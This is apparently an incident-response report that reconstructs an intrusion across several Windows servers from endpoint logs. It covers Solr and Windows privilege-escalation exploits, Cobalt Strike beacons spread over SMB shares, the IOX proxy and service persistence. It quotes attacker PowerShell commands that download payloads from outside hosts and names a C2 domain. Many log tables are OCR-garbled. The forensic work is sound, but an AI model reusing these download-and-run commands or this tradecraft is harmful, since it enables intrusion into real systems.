:34.	HOST1	nt authority	system	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\power	s powershell -c iwr http:// :62241/ncx.exe -OutFile G:\solr-6.6.3\server	\II	
:34.	HOST1	nt authority	system	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4		
:35	HOST1			FileCreated	ncx.exe	G:\solr-6.6.3\server\lib\ncx.exe			
:36.	HOST1			FileCreated	ncx.exe	G:\solr-6.6.3\server\lib\ncx.exe			
:17.	HOST1			FileCreated	3385C093-F198-4A9C-	C:\ProgramData\Microsoft\Windows Defender\Scans\File	2		
:33.				AntivirusDetection	ncx.exe	G:\solr-6.6.3\server\lib			

Later the perpetrator(s) uses the Cobalt Strike beacon, transferred through a network share from HOST3. It was saved as C:\ProgramData\Oracle\Java\lssasc.exe and then executed.

Timestamp (UTC)	DeviceName	AccountDomain	AccountName	Alertid 🔽 Ad	tionType 🔹	FileName	FolderPath	ProcessCommandLine
8:05	HOST3			Pro	ocessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \\ \C\$
8:05	HOST3			Pro	ocessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1
0:31	HOST1			File	leCreated	lssasc.exe	C:\ProgramData\Oracle\Java\Issasc.exe	
0:52	HOST3			File	leCreated	lssasc.exe	\\ \C\$\ProgramData\Oracle\Java\Issasc.exe	
1:29	HOST3	nt authority	system	Pro	ocessCreated	lssasc.exe	\\\C\$\ProgramData\Oracle\Java\Issasc.exe	lssasc.exe
1:29	HOST3			Im	nageLoaded	lssasc.exe	\\C\$\ProgramData\Oracle\Java\Issasc.exe	

The perpetrator(s) managed to start the process **lssasc.exe** on **HOST1** with **HOST1\ADMIN1**'s priviliges.

stamp (UTC) 💌 DeviceNamo	AccountDomain	AccountName	Alertid -	ActionType	FileName -	FolderPath	ProcessCommandLine	RemoteiP -	RemotePort -	RemoteUrl
:58:18.	nt authority	system		ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe			
:58:21.				ConnectionSuccess					49668	and the second second
:59:26.	_			ProcessCreated	lssasc.exe	C:\ProgramData\Oracle\Java\Issasc.exe	"Issasc.exe"			
:59:26.				ImageLoaded	lssasc.exe	C:\ProgramData\Oracle\Java\Issasc.exe				
59:31.				RegistryValueDeleted						
59:31.				RegistryValueDeleted						
59:31.				ConnectionSuccess				ALC: NOT THE OWNER.	56231	
00:55.				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C ipconfig /all			
08:18.	and the second second			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C C:/ProgramData/Ora	1		
08:18.	And in case of the local sectors.			ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4			
08:18.	Contraction of the local division of the loc	10000		ProcessCreated	Issasc.exe	C:\ProgramData\Oracle\Java\Issasc.exe	lssasc.exe			

By exploitating the vulnerability CVE-2019-0803 the perpetrator(s) elevated local privileges to **NT Authority\System**.

Timestamp (UTC) 💌	DeviceName	AccountDomain -	AccountName - Alertic	 ActionType 	 FileName 	FolderPath	ProcessCommandLine
:26:18	HOST1			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C ipconfig /all
:30:22	HOST1 HOST1	and the state of the	and the second	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C type %APPDATA%\Mic
:30:22				FileCreated	0803.exe	C:\Windows\System32\0803.exe	
:30:22				FileCreated	.cmd	C:\Windows\System32\.cmd	
:30:22	HOST1 HOST1	and the second second	and the second se	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C 0803.exe cmd ".cmd"
:30:22	HOST1		and the second se	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4
:30:22		a sector de sector	and the second se	ProcessCreated	0803.exe	C:\Windows\System32\0803.exe	0803.exe cmd ".cmd"
:30:22	HOST1			ImageLoaded	0803.exe	C:\Windows\System32\0803.exe	
:30:22	HOST1 HOST1			ProcessCreated	0803.exe	C:\Windows\System32\0803.exe	DDEServer
:30:22		and the second se	and the second second	ProcessCreated	0803.exe	C:\Windows\System32\0803.exe	DDEClient
:32:51	HOST1			RegistryValueSet			
:34:04	HOST1 HOST1	nt authority	system	ProcessCreated	lssasc.exe	C:\ProgramData\Oracle\Java\Issasc.exe	"Issasc.exe"

HOSTI HOUMANY STACIN PROCESSION

Later on the IOX tool was downloaded to the server.

0.139842 IH0510 image.ixaded Issac.see C/ProgramDati/Onscl/Java/Ussac.see 5.2227142 da38014 Issac.see C/ProgramDati/Onscl/Java/Ussac.see 5.2227184 da38014 Issac.see C/ProgramDati/Onscl/Java/Ussac.see 5.2227184 da38014 Issac.see C/ProgramDati/Onscl/Java/Ussac.see 5.2227184 Imostiniii Registry/aluaDeleted Imostiniii 5.4220044 Imostiniiii Sac.see C/ProgramDati/Onscl/Java 8.8140027 de38014 Issac.see C/ProgramDati/Onscl/Java 8.8140027 de380114 <t< th=""><th>Timestamp (UTC)</th><th>DeviceName</th><th>AccountDd -</th><th>Accou -</th><th>Alertid -</th><th>ActionType</th><th> FileName </th><th>J FolderPath</th><th> ProcessCommandLine </th></t<>	Timestamp (UTC)	DeviceName	AccountDd -	Accou -	Alertid -	ActionType	 FileName 	J FolderPath	 ProcessCommandLine
5.2227582 dd38014 Issac.exe C/ProgramData/Oncid/Java "Issac.exe" 5.2227582 H9513 GenectionSuccess Issac.exe C/ProgramData/Oncid/Java "Issac.exe" 6.4220424 H9513 dd48014 Issac.exe C/ProgramData/Oncid/Java "Issac.exe" 8.840027 dd48014 Issac.exe C/ProgramData/Oncid/Java "Issac.exe" 8.8400272 dd48014 Issac.exe C/ProgramData/Oncid/Java "Issac.exe" 8.8400272 dd480014 Issac.exe C/ProgramData/Oncid/Java Issac.exe" 8.8400272 dd480014 Issac.exe C/ProgramData/Oncid/Java	0.1936454Z	HOST1	_	_		ImageLoaded	lssasc.exe	C:\ProgramData\Oracle\Java\Issasc.exe	
S.2227582 H0STJ Registry/alu-Deleted Connections/cores Month and the second Connections/cores Month and the second Connections/cores 8.840027 de380114 Issac.exe C/ProgramData/Oncic/usa "Issac.exe" 9.8423842 H0STJ ProcessCreated numfill2.exe C/ProgramData/Oncic/usa "Issac.exe" 9.8423842 H0STJ RegistryAub-Deleted C/ProgramData/Oncic/usa/Usac.exe" "Issac.exe" 18.8409327 H0STJ Regi	5.2227174Z	HOST1				RegistryValueDeleted			
Accession HOB31) ConnectionSuccess 6.8220662 HOB31) de380114 Issac.exe 8.8400272 de380114 Issac.exe C\ProgramData\Cristle\Uwa 9.84028	15.22271982				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	"Issasc.exe"
B.840027 dds301/4 Issac.exe C./ProgramDati/Oracle/Uwa "Issac.exe"	5.2227198Z	HOST1				RegistryValueDeleted			
BLB40027 dds38014 Issac.exe C)ProgramData/Oncide/Java "Issac.exe" BLB40027 dds38014 Issac.exe C)ProgramData/Oncide/Java Issac.exe" BLB40027 dds38014 Issac.exe C)ProgramData/Oncide/Java "Issac.exe" ISS80027 nuthority input ProcessCreated Issac.exe C)ProgramData/Oncide/Java/Issac.exe" ISS80027 md381 Issac.exe C)ProgramData/Oncide/Java/Issac.exe <t< td=""><td>45.4022066Z</td><td>HOST1</td><td></td><td></td><td></td><td>ConnectionSuccess</td><td></td><td></td><td></td></t<>	45.4022066Z	HOST1				ConnectionSuccess			
III.340027 dds38014 Issac.exe C./ProgramData/Onck/uwa III.340027 H0319 ProcessCreated n.ndll32.exe fissac.exe III.340027 H0319 ProcessCreated n.ndll32.exe n.ndll32.exe III.340027 dds38014 Issac.exe C./ProgramData/Onck/uwa fissac.exe III.340027 dds38014 Issac.exe C./ProgramData/Onck/uwa III.340027 dds38014 Issac.exe C./ProgramData/Onck/uwa III.340027 dds38014 Issac.exe C./ProgramData/Onck/uwa III.340027 H0319 ProcessCreated India.exe C./ProgramData/Onck/uwa/Vissac.exe III.333322 H0319 rauthority system ProcessCreated Issac.exe C./ProgramData/Oncke/uwa/Vissac.exe III.333332 H0319 RegistryJau-Deleted Issac.exe Sissac.exe* Issac.exe* III.73451362 H0319 RegistryJau-Deleted Issac.exe Issac.exe Issac.exe III.73451362 H0319 ConnectionScrease Issac.exe Issac.exe Issac.exe	8.8140027Z				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	"Issasc.exe"
B.8.40027 de38014 Issac.exe C.\Programbail.Oncle/Juva "issac.exe" B.8.40027 ProcessCreated cn0112.exe C.\Window System32/undl2.exe rundl32.exe B.8.50027 de38014 Issac.exe C.\Window System32/undl2.exe "cmd.exe"/cwhami/priv B.8.50027 M0833 nt uthority system ProcessCreated csac.exe C.\Window System32/undla.exe "cmd.exe"/cwhami/priv B.8.809512 m08333 nt authority system2 Registry/aluabeleted csac.exe "issac.exe" I.7.301502 H08333 Registry/aluabeleted csac.exe issac.exe" "ssac.exe" I.7.301502 H08333 Registry/aluabeleted csac.exe issac.exe" I.7.301502 H08333 Connectionscress csac.exe issac.exe"	88.8140027Z				da6380114		Issasc.exe	C:\ProgramData\Oracle\Java	"Issasc.exe"
III.3100272 HO313 ProcessCreated nundli32.exe C./Window/System3/nundli32.exe nundli32.exe 83.840027 dds3014 Issac.exe C./PogramData/Oracle/Java 83.840027 dds3014 Issac.exe C./PogramData/Oracle/Java 9.858092 HO313 ProcessCreated ond.exe C./Window/System3/nund.exe *ond.exe*/c whoemi /priv 9.838092 HO313 nt authority system ProcessCreated Issac.exe C./Window/System3/nund.exe *ond.exe*/c whoemi /priv 4.8395322 HO313 nt authority system ProcessCreated Issac.exe C./Window/System3/nund.exe *ond.exe*/c whoemi /priv 4.8395322 HO313 nt authority system ProcessCreated Issac.exe *ond.exe*/c *ond.exe*/c 4.8395322 HO313 RegistryJau-Deleted Issac.exe *ond.exe *ond.exe*/c *ond.exe*/c 4.73945162 HO313 RegistryJau-Deleted Issac.exe *ond.exe *ond.exe*/c *ond.exe*/c 4.73945162 HO313 ConnectionScreass Issac.exe *ond.exe *ond.exe*/c	8.8140027Z				da6380114		Issasc.exe	C:\ProgramData\Oracle\Java	
BL80027 dds80014 Issac.exe C:\ProgramData.Onclei/uwa BL80027 dds80014 Issac.exe C:\ProgramData.Onclei/uwa BL80027 dds80014 Issac.exe C:\ProgramData.Onclei/uwa BL80027 HOSTI ProcessCreated cmd.exe C:\ProgramData.Onclei/uwa Ind825522 HOSTI nt authority system ProcessCreated Issac.exe C:\ProgramData.Onclei/uwa Ind825522 HOSTI nt authority system ProcessCreated Issac.exe C:\ProgramData.Oraclei/uwa/Issac.exe "Issac.exe" Ind825522 HOSTI Registry/subuce/leted Issac.exe C:\ProgramData.Oraclei/uwa/Issac.exe "Issac.exe" Ind825522 HOSTI Registry/subuce/leted Issac.exe Issac.exe "Issac.exe" Ind825522 HOSTI Registry/subuce/leted Issac.exe Issac.exe Issac.exe Ind825522 HOSTI Registry/subuce/leted Issac.exe Issac.exe Issac.exe Ind825522 HOSTI Registry/subuce/leted Issac.exe Issac.exe Issac.exe Issac.exe <td>38.8140027Z</td> <td></td> <td></td> <td></td> <td>da6380114</td> <td></td> <td>Issasc.exe</td> <td>C:\ProgramData\Oracle\Java</td> <td>"Issasc.exe"</td>	38.8140027Z				da6380114		Issasc.exe	C:\ProgramData\Oracle\Java	"Issasc.exe"
III.1600272 dds30014 Itssac.exe C/ProgramData/Oncle/Juwa III.680275 MOSTJI Process/Created ond.exe C/WindowSystem12/mod.exe *cmd.exe*/c who.ami /priv III.88039122 MOSTJI rt authority system Process/Created Itssac.exe C/WindowSystem12/mod.exe *cmd.exe*/c who.ami /priv III.88039122 MOSTJI rt authority system Process/Created Itssac.exe "Issac.exe* III.8039312 MOSTJI RegistryAubceleted III.73061302 MOSTJI RegistryAubceleted III.73061302 MOSTJI RegistryAubceleted III.73061302 MOSTJI RegistryAubceleted III.73061302 MOSTJI RegistryAubceleted III.73061302 MOSTJI RegistryAubceleted	38.8140027Z	HOST1				ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe
16.6622842 HO3510 ProcessCreated ond exe C\Windows/System32(md.exe "md.exe"/c.whoam/priv 16.86295322 HO3510 nt authority system ProcessCreated Issac.exe C\ProgramData\Oracle\Uaw\Issac.exe "issac.exe" 16.86395322 HO3510 RegistryValueDeleted C\ProgramData\Oracle\Uaw\Issac.exe "issac.exe" 16.86395322 HO3510 RegistryValueDeleted Issac.exe "issac.exe" 16.76361862 HO3510 RegistryValueDeleted Issac.exe Issac.exe 16.76361862 HO3510 RegistryValueDeleted Issac.exe Issac.exe	38.8140027Z				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	
ID-83885992 HOSTI MOSTI MOSTI MOSTI Intumbrity system ProcessCreated RegistryValueDeleted Issasc.exe "Issasc.exe" 48.695932 MOSTI MOSTI RegistryValueDeleted Issasc.exe "Issasc.exe" 4.7461652 MOSTI RegistryValueDeleted Issasc.exe 4.7461652 MOSTI RegistryValueDeleted Issasc.exe	38.8140027Z				da6380114		Issasc.exe	C:\ProgramData\Oracle\Java	
M.8.8395122 MOSTJ RegistryValueDeleted 64.89395122 MOSTJ RegistryValueDeleted 64.7561362 MOSTJ RegistryValueDeleted 64.7561362 MOSTJ RegistryValueDeleted 64.7561362 MOSTJ RegistryValueDeleted 64.7561362 MOSTJ RegistryValueDeleted	9.6622834Z	HOST1				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	"cmd.exe" /c whoami /priv
H053131 H05311 RegistryValueDeleted 14,74361452 H05313 RegistryValueDeleted 14,74361452 H05313 RegistryValueDeleted 14,74361452 H05313 RegistryValueDeleted 14,74361452 H05313 ConnectionSuccess	39.8388599Z		nt authority	system		ProcessCreated	lssasc.exe	C:\ProgramData\Oracle\Java\Issasc.exe	"Issasc.exe"
1,2523584, H0531) Registry AutoPeterd 1,7265182, H0531) Registry AutoPeterd 1,7261642, H0531) Registry AutoPeterd 1,2223792, H0531) ConnectionSoccess	44.8639512Z					RegistryValueDeleted			
IA.72836852 H0511 RegistryValueDeleted I4.9223792 H0511 ConnectionSuccess	44.8639538Z					RegistryValueDeleted			
A 2223792 HOSTI ConnectionSuccess	14.7436136Z	HOST1				RegistryValueDeleted			
	14.7436165Z	HOST1				RegistryValueDeleted			
	14.9223792	HOST1				ConnectionSuccess			
	14.9223792				da6380106				
25.6732865Z HOSTI ConnectionSuccess	25.6732865Z	HOST1				ConnectionSuccess			
25.6751688Z HOST1 ConnectionSuccess	25.6751688Z					ConnectionSuccess			
41.7114093Z HOSTI nt authority system ProcessCreated rundli32.exe C:\Windows\System32\rundli32.exe rundli32.exe	41.7114093Z	HOST1	nt authority	system		ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe
12.1323502Z HOST1 ProcessCreated cmd.exe C:\Windows\System32\cmd.exe cmd.exe/C taskkill /F /PID 3312	12.1323502Z	HOST1				ProcessCreated	cmd.exe		cmd.exe /C taskkill /F /PID 3312
23.36408752 HOST;1 ProcessCreated cmd.exe C:\Windows\\$ystem32\cmd.exe cmd.exe /C dir \\\\C\$	23.3640875Z	HOST1				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \\\C\$
23.3640875Z da6380114 cmd.exe C:\Windows\System32 cmd.exe/C dir \\\\\\C\$	23.3640875Z				da6380114		cmd.exe		cmd.exe /C dir \` \\C\$
46.8905204Z da6380114 Issasc.exe C:\ProgramData\Oracle\Java "Issasc.exe"	46.8905204Z				da6380114		lssasc.exe	C:\ProgramData\Oracle\Java	"Issasc.exe"
38.78311292 HOSTI FileCreated iox.exe C:\ProgramData\Oracle\ava\iox.exe	38.78311292	HOST1				FileCreated	iox.exe	C:\ProgramData\Oracle\Java\iox.exe	
34.94937652 HOST,1 nt authority system ProcessCreated cmd.exe C:\Windows\System32\cmd.exe cmd.exe /C C:\ProgramData\Oracle\ava\iox.exe -h	34.9493765Z	HOST1	nt authority	system		ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	
34.9493765Z da6380115 cmd.exe C:\Windows\\$ystem32 cmd.exe/C C:\ProgramData\Oracle\java\lox.exe -h	34.9493765Z	20000					cmd.exe		cmd.exe /C C:\ProgramData\Oracle\java\iox.exe -h
34.99409432 HOSTI ProcessCreated iox.exe C:\ProgramData\oracle\Java\ox.exe iox.exe -h	34.9940943Z	HOST1				ProcessCreated	iox.exe		iox.exe -h
35.0663148Z HOST1 ImageLoaded Iox.exe C:\ProgramData\Oracle\Java\Iox.exe	35.0663148Z	HOST1				ImageLoaded	iox.exe		
45.9028848Z da6380115 cmd.exe C:\Windows\\$ystem32 cmd.exe /C C:\ProgramData\Oracle\java\jorx.exe proxy -r 560	45.9028848Z				da6380115		cmd.exe	C:\Windows\System32	cmd.exe /C C:\ProgramData\Oracle\java\iox.exe proxy -r 60350
		HOST1	nt authority	system		ProcessCreated	cmd.exe		cmd.exe /C C:\ProgramData\Oracle\java\iox.exe proxy -r
45.93684552 HOST1 nt authority system ProcessCreated iox.exe C:\ProgramData\Oracle\Java\Iox.exe iox.exe proxy -r ::60350	45.9368455Z	HOST1	nt authority	system		ProcessCreated	iox.exe	C:\ProgramData\Oracle\Java\iox.exe	iox.exe proxy -r ::60350

Cobalt Strike was used to download PVEFindADUser and save as C:

\Windows\System32\PVEFindADUser.exe at 2022-XX-XX XX:XX:XX and IOX and save as C:\ProgramData\Oracle\Java\iox.exe at 2022-XX-XX XX:XX:XX.

The perpetrator copied the file **34b6b2b.exe** to **HOST1** using network shares. It appears that the file was detected by antivirus.

					-								
Time	estamp (UTC)	v De	viceName	T AccountDomain	AccountName	Alertid 👻	ActionType	 FileName 	- FolderPath	ProcessCommandLine	RemotelP	RemotePort	RemoteUrl
	03:	:32. 💷	HOST3	nt authority	system		ProcessCreated	rundll32.exe	C:\Windows\System32\rundll32.exe	rundll32.exe			
	94:	:23. 📹	HOST1				FileCreated	34b6b2b.exe	C:\Windows\34b6b2b.exe				
	04:	:24. 📹	HOST3				FileCreated	34b6b2b.exe	\\\ADMIN\$\34b6b2b.exe				
	94:	:24.	HOST3				ConnectionSuccess					135	and the second second
	94:	:45.	HOST1				RegistryValueSet						
	05:	:03. 📒	HOST1	6			AntivirusDetection	34b6b2b.exe	C:\Windows				

The **services.exe** process registered a new service (persistence) on the server by making the following changes in the Registry:

Registry key: HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\34b6b2b ImagePath: \\127.0.0.1\ADMIN\$\34b6b2b.exe

Later on, the files were detected by antivirus:

Timestamp (UTC) 🔽	DeviceName	τ,	r AccountDomain 🔽 AccountName	- Alertid	 ActionType 	¥	FileName	~	FolderPath	
9:26.	HOST1				AntivirusDetection		Issasc.exe		C:\ProgramData\Oracle\Java	
9:26.	HOST1	-			AntivirusDetection		Issasc.exe		C:\ProgramData\Oracle\Java	
9:26.	HOST1	-			AntivirusDetection		Issasc.exe		C:\ProgramData\Oracle\Java	
0:20.	HOST1				AntivirusDetection		Issasc.exe		C:\ProgramData\Oracle\Java	
2:06.	HOST1	-			AntivirusReport		iox.exe		C:\ProgramData\Oracle\Java	
7:33.	HOST1				AntivirusReport		iox.exe		C:\ProgramData\Oracle\Java	
3:49.	HOST1				AntivirusReport		iox.exe		C:\ProgramData\Oracle\Java	
5:15.	HOST1	-	K		AntivirusReport		iox.exe		C:\ProgramData\Oracle\Java	
7:18.	HOST1				AntivirusReport		iox.exe		C:\ProgramData\Oracle\Java	
8:54	HOST1				AntivirusReport		iox.exe		C:\ProgramData\Oracle\Java	
2:46.	HOST1	-			AntivirusReport		iox.exe		C:\ProgramData\Oracle\Java	
1:23.	HOST1				FileCreated		34b6b2b.exe		C:\Windows\34b6b2b.exe	
:45.	HOST1		L		RegistryValueSet					
:03.	HOST1	-	h.		AntivirusDetection		34b6b2b.exe		C:\Windows	
:48.	HOST1				AntivirusReport		iox.exe		C:\ProgramData\Oracle\Java	
:46.	HOST1	-	L		AntivirusReport		iox.exe		C:\ProgramData\Oracle\Java	

Lateral movement and activities on server "HOST2"

Initially the server was compromised at **2022-XX-XX XX:XX:XX** by exploitation of the Solr vulnerability **CVE-2019-17558**.

At **2022-XX-XX XX:XX:XX** the perpetrator(s) downloaded Cobalt Strike beacon and saved it as **G:\solr-6.6.3\server\update.exe** using the following command:

powershell -c iwr http://0.tcp.ap.ngrok.io:18418/wininit.exe -OutFile update.exe

p (UTC) 💌		ActionType	FileName	 FolderPath 	ProcessCommandLine			RemoteUrl	 InitiatingProce
0:34.	HOST2	InboundConnectionAccepted				Concerns of the second s	56783		java.exe
0:45.	HOST2	ProcessCreated	whoami.exe	C:\Windows\System32\whoami.exe	e whoami				java.exe
0:45.	HOST2	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff-ForceV1				whoami.exe
1:14.	HOST2	InboundConnectionAccepted				A DESCRIPTION OF	37147		java.exe
7:58.	HOST2	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPc	w powershell -c iwr http://C :18418/wininit.exe -OutFile update.e	Ke			java.exe
7:59.	HOST2	ConnectionSuccess					18418	and the second se	powershell.e
8:01.	HOST2	FileCreated	update.exe	G:\solr-6.6.3\server\update.exe					powershell.e
8:40.	HOST2	FileCreated	update.exe	G:\solr-6.6.3\server\update.exe					powershell.e
8:53.	HOST2	AntivirusReport	update.exe	G:\solr-6.6.3\server					
0:16.	HOST2	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd /c start update.exe				java.exe
0:16.	HOST2	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4				cmd.exe
0:16.	HOST2	ProcessCreated	update.exe	G:\solr-6.6.3\server\update.exe	update.exe				cmd.exe
0:16.	HOST2	ImageLoaded	update.exe	G:\solr-6.6.3\server\update.exe					update.exe
0:16.	HOST2	ConnectionSuccess					80	example.com	update.exe
0:17.	HOST2	RegistryValueDeleted							update.exe
0:17.	HOST2	RegistryValueDeleted							update.exe
0:17.	HOST2	ConnectionSuccess				Contraction of the local distance of the loc	2096	www.services-support.tk	update.exe
0:29.	HOST2	ConnectionFound					80	example.com/	update.exe
0:29.	HOST2	ConnectionFound				The second se	80	example.com/	update.exe
0:29.	HOST2	ConnectionFound					80	example.com/	update.exe
0:29.	HOST2	ConnectionFound					80	example.com/	update.exe
0:30.	HOST2	ConnectionFound				Contraction of the local division of the loc	2096		update.exe
0:30.	HOST2	ConnectionFound				and the second s	2096		update.exe
0:30.	HOST2	ConnectionFound					2096		update.exe
0:30.	HOST2	ConnectionFound				Contraction of the local division of the loc	2096		update.exe
0:37.	HOST2	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1				cmd.exe
0:42.	HOST2	ConnectionFound					2096		update.exe
0:42.	HOST2	ConnectionFound				and the second se	2096		update.exe
0:42.	HOSTZ	ConnectionFound					2096		update.exe
0:42.	HOST2	ConnectionFound				Contraction of the local distance of the loc	2096		update.exe
0:45.	HOST2	AntivirusReport	update.exe	G:\solr-6.6.3\server					
0:47.	HOST2	ConnectionFound					2096		update.exe
0:47.	HOST2	ConnectionFound				The second se	2096		update.exe
0:47.	HOST2	ConnectionFound				the second se	2096		update.exe
1:50.	HOSTZ	AntivirusReport	update.exe	G:\solr-6.6.3\server					
0:50.	HOSTZ	AntivirusReport	update.exe	G:\solr-6.6.3\server					
:50.	HOST2	AntivirusDetection	update.exe	G:\solr-6.6.3\server					
0:50.	HOST2	AntivirusDetection	update.exe	G:\solr-6.6.3\server					
2:59.	HOST2	AntivirusReport	update.exe	G:\solr-6.6.3\server					
:01.	HOST2	AntivirusReport	update.exe	G:\solr-6.6.3\server					
1:43.	HOST2	AntivirusDetection	update.exe	G:\solr-6.6.3\server					
1:31.	HOSTZ	InboundConnectionAccepted	1				37199		java.exe

Analysis of the binary showed that it contains a Cobalt Strike beacon which is slightly different than the other samples.

0000006235EC 0000006235EC 0000006235EC 0000006235EC 0000006235EC 0000006235EC 0000006235EC 0000006235EC 0000006235EC 0000006235EC 0000006235EC 0000006235EC 0000006235ES 0000006235ES) main_mai) var_18) var_10) var_8	_	proc nea = qword	<pre>ar ; CODE XREF: runtime_main+1FC1p ; main_main+E04j ; DATA XREF: ptr -18h ptr -10h ptr -8 rsp, [r14+10h] loc_6236B9 rsp, 30h</pre>
) var_18) var_10) var_8) 1	in	- = qword = qword = qword cmp jbe sub	<pre>; main_main+E0↓j ; DATA XREF: ptr -18h ptr -10h ptr -8 rsp, [r14+10h] loc_6236B9 rsp, 30h</pre>
)) var_18) var_10) var_8)) 1		= qword = qword cmp jbe sub	; DATA XREF: ptr -18h ptr -10h ptr -8 rsp, [r14+10h] loc_623689 rsp, 30h
) var_18 var_10 var_8		= qword = qword cmp jbe sub	ptr -18h ptr -10h ptr -8 rsp, [r14+10h] loc_623689 rsp, 30h
) var_18) var_10) var_8)) 1		= qword = qword cmp jbe sub	ptr -10h ptr -8 rsp, [r14+10h] loc_6236B9 rsp, 30h
			= qword = qword cmp jbe sub	ptr -10h ptr -8 rsp, [r14+10h] loc_6236B9 rsp, 30h
			= qword cmp jbe sub	rsp, [r14+10h] loc_6236B9 rsp, 30h
			cmp jbe sub	rsp, [r14+10h] loc_6236B9 rsp, 30h
			jbe sub	loc_623689 rsp, 30h
			jbe sub	loc_623689 rsp, 30h
			sub	
			mov	
				[rsp+30h+var_8], rbp
			lea	rbp, [rsp+30h+var_8]
			lea	<pre>rax, aHttpExampleCom ; "http://example.com"</pre>
			mov	ebx, 12h
			call	net_url_Parse
			mov	[rsp+30h+var_10], rax
			call	<pre>net_urlptr_URL_Query</pre>
			call	net_url_Values_Encode
			mov	rdi, [rsp+30h+var_10]
			mov	[rdi+ <mark>68h],</mark> rbx
			cmp	cs:dword_8C2580, 0
			jnz	short loc_623630
			mov	[rdi+60h], rax
			jmp	short loc_623642
				000623621 cmp 000623628 jnz 00062362A mov

Analysis of the file shows that it connects to "example.com" and uses "www.services-support.tk" as a Command-and-Control server, which explains the network events seen in the timeline.

Lateral movement and activities on server "HOST4"

Using SMB shares perpetrator managed to copy files "Issasc.exe" and "servicehoster.exe"

Timestamp (UTC) 🔹	DeviceName	- AccountDomain	AccountName	 ActionType 	FileName	FolderPath	ProcessCommandLine	RemotelP	RemotePort •	RemoteUrl
34:39.	HOST3			ConnectionSuccess					49667	
\$1:12.	HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C taskkill /F /PID 3312			
36:45.	HUSTS			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir C\$			
36:45.	HOST3			ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1			
38:03.				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \ C\$			
38:03.	HOST3			ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1			
38:48.	HOST3			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C taskkill /F /PID 8288			
40:19.	·			ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \\ :\$			
40:19.	HOST3			ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1			
12>46.	HOST3			FileCreated	lssasc.exe	\ ,C\$\Packages\Plugins\Issasc.exe			49465	
45:44.	HUSTS			ConnectionSuccess					49465	
48:50.	HOST3			FileCreated	Issasc.exe	\C\$\Packages\Plugins\Issasc.exe				
52:31.				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe C:\Windows\System32\cmd.exe	cmd.exe /c echo b65552e59fe > \\.\pipe\eecaff			
53:04.	HOST3			ProcessCreated	cmd.exe		cmd.exe /C taskkill /F /PID 8680			
29:30.	HOST3			FileCreated	Issasc.exe Issasc.exe	\\ \C\$\inetpub\temp\lssasc.exe C:\inetpub\temp				
29:31	HOST5	and the later of	azalu1casinwe01	ProcessCreated	Issasc.exe	C:\inetpub\temp\Issasc.exe	"Issasc.exe"			
29:31		casovwe-os-vm1	staintcasinment	ImageLoaded	Issasc.exe	C:\inetpub\temp\Issasc.exe	ISSASC-EXP			
29:36.	HOST5			RegistryValueDeleted	135834-646	e-fuerboo/reubbissascese				
29:36.	HOST5			RegistryValueDeleted						
19:36.	110313			ConnectionSuccess					56231	
12:49.	HOST3			ConnectionSuccess					49669	
12:51.	·····			AntivirusDetectionActiv	lssasc.exe	C:\inetpub\temp\Issasc.exe				
12:51.	HOST5			AntivirusDetectionActiv	lssasc.exe	C:\inetpub\temp\lssasc.exe				
12:57.	HOST5			AntivirusDetection	Issasc.exe	C:\inetpub\temp				
12:57.				AntivirusDetection	Issasc.exe	C:\inetpub\temp				
12:57.	HOST5			AntivirusDetection	lssasc.exe	C:\inetpub\temp				
3:18.				AntivirusDetection	Issasc.exe	C:\inetpub\temp				
13:32.	HOST5			AntivirusDetection	Issasc.exe	C:\inetpub\temp				
14:50.				ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /c echo a89de7b0ae8 > \\.\pipe\dd4050			
18:32.	HOST3	nt authority	system	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C net time			
18:32.	HOST3	nt authority	system	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4			
18:32.	HUSTS	nt authority	system	ProcessCreated	net.exe	C:\Windows\System32\net.exe	net time			
